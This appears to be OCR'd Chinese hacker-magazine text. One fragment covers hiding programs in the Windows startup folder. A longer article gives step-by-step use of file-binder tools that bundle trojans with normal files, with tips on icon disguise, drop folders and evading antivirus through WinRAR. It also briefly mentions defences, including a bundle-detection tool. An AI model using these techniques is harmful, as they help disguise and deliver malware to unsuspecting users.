
嘿嘿，是不是很简单啊？

如果你还嫌不够隐蔽，给它的属性加上隐藏！不过我在这要提醒大家一下，要注意以下几点：

1. 不要在此目录里再放目录！（启动或注销时目录会被打开的！）
2. 像（RADMIN）这样的程序只能把主程序的快捷方式放进去。不要把主程序连同DLL文件一起放进去！（启动或注销的时候会连DLL文件一起运行的！）
3. 不要放运行后会跑出黑框或其他什么东西的程序！如批处理等程序！（跑出个黑框可不好看哦！）

最后当然要给出防御手段啦~~其实很简单~就是启动或注销后按住Shift就可以避免启动目录里的东东啦！

（修改好的注册表文件已经收录于光盘中）



天涯衰草

随着人们网络安全意识的提高，直接通过原始的方法让对方运行包括木马、后门等在内的各种恶意程序已经非常困难，所以黑客们通过各种方法将需要对方运行的恶意程序进行伪装。而其中，将恶意程序和正常的文件进行捆绑则是最简单、最可行也是最常用的一种方法，当用户点击这些捆绑好的文件后，其中的恶意程序就会被激活。

要将恶意程序和正常的文件进行捆绑就需要一类名为捆绑器的软件，捆绑器的使用一般分为下面几个步骤：

1．添加捆绑文件，包括要捆绑的恶意程序和被捆绑的正规文件，例如图片、FLASH 动画、迷你游戏等；

2．设置捆绑的属性并选择捆绑后的文件图标；

3．合并文件。看似很简单，却有一定的技巧，比如文件添加的顺序就非常有讲究，应该先添加被捆绑的正规文件，最后添加要捆绑的恶意程序，而不是随便添加就可以的。今天我就为大家介绍几款常用的捆绑器。

1.EXE 文件捆绑机

EXE 文件捆绑机是由黑洞的作者陈经韬开发的一款文件捆绑工具。点击“文件1”和“文件2”按钮依次选择被捆绑的正规文件和要捆绑的恶意程序，然后点击“目标文件”按钮设置捆绑后的文件的保持地址（如图1）。再点击“图标选择”按钮对捆绑后的文件图标进行设置，在弹出的“图标选择”窗口点击“选择文件”按钮，软件除了可以支持图标图片文件（*.ICO，*.BMP），还可以从可执行文件（*.EXE）和动态链接库文件（*.DLL）中提取相关的图标进行使用（如图2）。用户可以通过箭头符号来调整选择其它的图标，选择完成后，点击“确定”按钮，再点击“捆绑”按钮即可生成我们需要的捆绑文件。通过使用发现，EXE文件捆绑机只能支持2个EXE文件的捆绑，而不能进行其它文件类型的文件进行捆绑。




图 1




图 2

2.万能文件捆绑器

万能文件捆绑器是由灰鸽子的作者开发的一款多文件捆绑工具。点击“添加文件”按钮添加需要捆绑的文件，万能文件捆绑器可以对2个以上的文件进行捆绑，而且支持EXE外的其它文件类型的文件（如图3）。然后在下面的图标窗口选择需要的文件图标，如果候选图标中没有你需要的图标，可以点击“选择图标”按钮选择其它的图标。万能文件捆绑器只支持图标文件（*.ICO），而不支持从其他的可执行文件中提取相关的图标。




图 3

3.EXE 捆绑机

EXE 捆绑机是由蔬菜工作室开发的文件捆绑工具。分别点击“执行文件1”和“执行文件2”按钮，依次选择被捆绑的正规文件和要捆绑的恶意程序，然后点击“目标文件”按钮设置捆绑后的文件的保持地址（如图4）。虽然软件显示对所有文件（*.*）进行捆绑的支持，但我使用后发现，和非可执行文件进行捆绑后，当运行捆绑好的文件后，那些非可执行文件不能被正常运行，而且软件没有选择图标的功能，生成的捆绑文件都是使用“执行文件1”中程序的图标。




图 4

4.GWBinder2002

GWBinder2002 是由曾经红极一时的广外小组开发的捆绑工具，GWBinder2002 同样支持多文件的捆绑。在“要捆绑文件的列表”中点击右键，在弹出的菜单中选择“添加捆绑文件”命令添加需要捆绑的文件（如图5），然后点击“设置”菜单中的“选择图标”命令选择你喜欢的图标，软件只能选择图标文件（*.ICO）。用户还可以对捆绑文件运行后分解的文件夹进行设置，包括“解绑于TEMP”、“解绑于WINDIR”、“解绑于SYSDIR”（如图6），根据你的需要进行设置。




图 5




图 6

5.文件捆绑专家

文件捆绑专家支持多文件的捆绑，点击“+”按钮添加需要捆绑的文件，然后设置“默认运行文件夹”（如图7），即捆绑文件运行后分解运行的文件夹，软件提供了6个选项可供用户选择。再点击“更改图标”按钮，在弹出的“更改图标”窗口设置图标，图标文件可从指定的．EXE、．DLL、．ICO、.OCX、.CPL、.BMP或任何包含图标的文件自动获取（如图8），最后设置文件的保存文件夹。文件捆绑专家除了可以对文件进行捆绑外，还包括反捆绑功能，即你可以打开并查看一个已经存在的捆绑文件，不过该功能只能查看有文件捆绑专家进行捆绑的文件。




图 7




图 8


6. WINRAR

WINRAR是一种常用的压缩程序，不知是哪位高人发明了用它作为捆绑器的想法，真是佩服佩服。由于用WINRAR作为捆绑器的文章已经很多，这里就不再叙述了。用WINRAR进行捆绑，不但对捆绑文件的数目不做限制，还可以设置捆绑文件运行后分解运行的文件夹和捆绑文件的图标，最主要的是不会被查杀，真是太棒了。


通过对这些捆绑器的使用，发现在从可执行文件（*.EXE）和动态链接库文件（*.DLL）中提取相关的图标进行使用后，捆绑后的文件图标有颜色丢失的情况出现，而使用图标文件（*.ICO）就不会出现这种情况。

上面讲了这么多关于文件捆绑的知识，下面简单讲讲怎样对这种捆绑有恶意程序的文件进行防范。虽然我们常常可以通过杀毒软件来识破这一欺骗手段，但是随着新木马的层出不穷以及旧木马的不断更新，杀毒软件往往很难在第一时间对其进行查杀，所以这样也增大了用户中木马的几率。今天，我为大家介绍一款名为“EXE捆绑检测机”的小程序，它是由黑洞的作者陈经韬开发完成的，软件虽然不能对伪装的木马进行查杀，但是可以检测出EXE文件是否被捆绑了其它的文件或是附加数据。

